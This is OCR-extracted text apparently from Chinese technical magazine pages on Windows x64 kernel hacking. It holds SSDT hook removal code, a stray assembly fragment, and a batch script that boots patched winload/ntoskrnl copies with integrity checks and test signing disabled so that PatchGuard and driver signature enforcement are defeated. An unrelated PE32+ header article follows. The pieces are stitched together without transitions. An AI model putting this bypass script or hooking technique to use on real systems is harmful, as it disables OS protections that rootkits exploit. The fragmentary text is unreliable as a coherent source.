


图 1




图 2

给大家看一下 Windbg 里的反汇编结果（挂钩前和挂钩后），如图 3、4 所示。




图 3




图 4

接下来给出取消 SSDT HOOK 的代码，在这个代码里我没有复原 KeBugCheckEx 的原始内容，因为执行到 KeBugCheckEx 就意味着蓝屏，所以是否恢复 KeBugCheckEx 的原始机器码都无所谓了。

```
    VOID UnhookSSDT()
    {
        KIRQL irql;
        PULONG ServiceTableBase=NULL;
        ServiceTableBase=(PULONG)KeServiceDescriptorTab
le->ServiceTableBase;
        //set value
        irql=WPOFFx64();
        ServiceTableBase[41]=GetOffsetAddress((ULONGLO
NG)NtTerminateProcess);          WPONx64(irql);
        //没必要恢复 KeBugCheckEx 的内容了，反正执行到
KeBugCheckEx 时已经完蛋了。
        dprintf("NtTerminateProcess:
%llx",GetSSDTFuncCurAddr(41));
    }
```

关于 Win64 SSDT HOOK 的内容讲完了，但我还有一句话不吐不快：SSDT HOOK 是很简单的，不知道是什么人出于什么居心把它显得很复杂。看起网上 SSDT HOOK 的代码，动辄几百行，感觉简直是在吓唬人。现在，我用一行代码凸显出 SSDT HOOK 的本质。

```
Win32 内核：
KeServiceDescriptorTable->ServiceTableBase[Index] = 代理函数绝对地址
Win64 内核：
KeServiceDescriptorTable->ServiceTableBase[Index] = 代理函数偏移地址
```

也就是说，在 Win32 下只需要 4 行代码即可实现 SSDT HOOK，分别是：关闭内存写保护、保存旧地址、设置新地址、打卡内存写保护。而 Win64 系统显得复杂些，还需要计算偏移地址、找出一块位于 NTOSKRNL 空间里的废弃内存，并在这块废弃内存里进行二次跳转才能转到自己的处理函数。

本文到此结束，如果有读者有寻找 ntoskrnl 空间里的废弃内存空间的好办法，请不吝赐教。在我看来，除了 KeBugCheckEx 之外，也就是 KeBugCheck2、KeBugCheck3 等几个和 BugCheck 有关的函数算是“废弃的内存空间”了。


```
        mov     r8d,msg_size
;   lea rdx,[rbx]
    push    rbx
    pop rdx
lea rcx,[rcx]    ; already set
    call[WriteFile]
exit:   xor     eax,eax
    addrsp,8*(4+2)
    pop     rbx
    ret
```

接下来要用到批处理了，光有打过补丁的 winload.exe 和 ntoskrnl.exe 还不行，还需要建立新的 BCD 入口，把 PEAUTH 服务设为手动，防止在登录时蓝屏。

```
@ECHO OFF
ECHO.
ECHO Creating patched copies of winload, ntkrnlmp/ntoskrnl...
ECHO.
patch.exe
ECHO.
ECHO Creating BCD Entry...
ECHO.
set ENTRY_GUID={46595952-454E-4F50-4747-554944FFFFFF}
bcdedit -create %ENTRY_GUID% -d "DriverSigning&PatchGuard Disabled" -application OSLOADER
bcdedit -set %ENTRY_GUID% device partition=%SYSTEMDRIVE%
bcdedit -set %ENTRY_GUID% osdevice partition=%SYSTEMDRIVE%
bcdedit -set %ENTRY_GUID% systemroot \Windows
bcdedit -set %ENTRY_GUID% path \Windows\system32\freeload.exe
bcdedit -set %ENTRY_GUID% kernel goodkrnl.exe
bcdedit -set %ENTRY_GUID% recoveryenabled 0
bcdedit -set %ENTRY_GUID% nx OptOut
bcdedit -set %ENTRY_GUID% nointegritychecks 1
bcdedit -set %ENTRY_GUID% testsigning 1
bcdedit -displayorder %ENTRY_GUID% -addlast
bcdedit -timeout 5
bcdedit -default %ENTRY_GUID%
ECHO.
ECHO Setting PEAUTH service to manual... (avoid BSOD at login screen)
ECHO.
sc config peauth start= demand
ECHO.
ECHO Complete!
ECHO.
PAUSE
```

不得不提的是，在代码里似乎有一段跟破解 PatchGuard 和数字签名无关的内容，作者在帖子里说：so when you reboot, Patchguard is not intialized, driver digital signatures are not necessary, canonical address form of long mode virtual memory is checked correctly(长模式虚拟内存的规范地址形式被正确检查？就是加粗的这句，我尚未明白它的意义，他还举了“不规范”的地址形式，如：00008000000000000h、FFFF7FFFFFFFFFFFh)。如果有哪位读者明白它的意义，还请不吝赐教。本文代码在 Windows 7 X64 和 Windows 2008 R2 下测试成功，效果就是选择了相应的内核启动项后可以加载没有任何签名的内核驱动，也可以进行 Kernel Inline Hook 而不蓝屏。

前置知识：PE
关键词：文件格式



初步探索PE32+格式文件

图/文 胡文亮

在 Win64 系统上运行的原生 64 位应用程序，其 PE 格式称为 PE32+，当然是和 32 位程序有所不同的。但是，相同的部分是占大多数的，不同的地方，只是在 PE 头部分而已（IMAGE_NT_HEADERS64）。所以，本文只讲述 PE32 和 PE32+不同的地方，相同的地方就略过不讲了。本文所有的资料均来源于微软官方的电子书籍《Microsoft 可移植可执行文件和通用目标文件格式文件规范》和 WDK7 自带的 ntimage.h，所以在数据的准确性方面应该是没有问题的。

首先对比一下 IMAGE_NT_HEADERS32 和 IMAGE_NT_HEADERS64：

typedef struct _IMAGE_NT_HEADERS { ULONG Signature; IMAGE_FILE_HEADER FileHeader; IMAGE_OPTIONAL_HEADER32 OptionalHeader; } IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;	typedef struct _IMAGE_NT_HEADERS64 { ULONG Signature; IMAGE_FILE_HEADER FileHeader; IMAGE_OPTIONAL_HEADER64 OptionalHeader; } IMAGE_NT_HEADERS64, *PIMAGE_NT_HEADERS64;

可见，它们只是“可选头”部分不同。再对比 IMAGE_OPTIONAL_HEADER32 和 IMAGE_OPTIONAL_HEADER64 的异同：

typedef struct _IMAGE_OPTIONAL_HEADER { USHORT Magic; UCHAR MajorLinkerVersion; UCHAR MinorLinkerVersion; ULONG SizeOfCode; ULONG SizeOfInitializedData; ULONG SizeOfUninitializedData; ULONG AddressOfEntryPoint; ULONG BaseOfCode; ULONG BaseOfData; //以上是标准域，以下是特定域 ULONG ImageBase; ULONG SectionAlignment; ULONG FileAlignment; USHORT MajorOperatingSystemVersion; USHORT MinorOperatingSystemVersion; USHORT MajorImageVersion; USHORT MinorImageVersion; USHORT MajorSubsystemVersion; USHORT MinorSubsystemVersion; ULONG Win32VersionValue; ULONG SizeOfImage; ULONG SizeOfHeaders; ULONG CheckSum; USHORT Subsystem; USHORT DllCharacteristics; ULONG SizeOfStackReserve; ULONG SizeOfStackCommit; ULONG SizeOfHeapReserve; ULONG SizeOfHeapCommit; ULONG LoaderFlags; ULONG	typedef struct _IMAGE_OPTIONAL_HEADER64 { USHORT Magic; UCHAR MajorLinkerVersion; UCHAR MinorLinkerVersion; ULONG SizeOfCode; ULONG SizeOfInitializedData; ULONG SizeOfUninitializedData; ULONG AddressOfEntryPoint; ULONG BaseOfCode; //以上是标准域，以下是特定域 ULONGLONG ImageBase; ULONG SectionAlignment; ULONG FileAlignment; USHORT MajorOperatingSystemVersion; USHORT MinorOperatingSystemVersion; USHORT MajorImageVersion; USHORT MinorImageVersion; USHORT MajorSubsystemVersion; USHORT MinorSubsystemVersion; ULONG Win32VersionValue; ULONG SizeOfImage; ULONG SizeOfHeaders; ULONG CheckSum; USHORT Subsystem; USHORT DllCharacteristics; ULONGLONG SizeOfStackReserve; ULONGLONG SizeOfStackCommit; ULONGLONG SizeOfHeapReserve; ULONGLONG SizeOfHeapCommit; ULONG LoaderFlags;

NumberOfRvaAndSizes; IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES]; } IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;	ULONG NumberOfRvaAndSizes; IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES]; } IMAGE_OPTIONAL_HEADER64, *PIMAGE_OPTIONAL_HEADER64;

可见，两者基本上是相同的，具体各部分含义如下（以下内容来自《Microsoft 可移植可执行文件和通用目标文件格式文件规范》）。

首先是标准域部分，如图 1 所示。

偏移	大小	域	描述
0	2	Magic	这个无符号整数指出了映像文件的状态。最常用的数字是 0x10B，它表明这是一个正常的可执行文件。0x107 表明这是一个 ROM 映像。0x20B 表明这是一个 PE32+可执行文件。
2	1	MajorLinkerVersion	链接器的主版本号。
3	1	MinorLinkerVersion	链接器的次版本号。
4	4	SizeOfCode	代码节（.text）的大小。如果有多个代码节的话，它是所有代码节的和。
8	4	SizeOfInitializedData	已初始化数据节的大小。如果有多个这样的数据节的话，它是所有这些数据节的和。
12	4	SizeOfUninitializedData	未初始化数据节（.bss）的大小。如果有多个.bss 节的话，它是所有这些节的和。
16	4	AddressOfEntryPoint	当可执行文件被加载进内存时其入口点相对于映像基址的偏移地址。对于一般程序映像来说，它就是启动地址。对于设备驱动程序来说，它是初始化函数的地址。入口点对于 DLL 来说是可选的。如果不存在入口点的话，这个域必须为 0。
20	4	BaseOfCode	当映像被加载进内存时代码节的开头相对于映像基址的偏移地址。
PE32 中在 BaseOfCode 域后面是下面这个附加域，它并不存在于 PE32+中：			
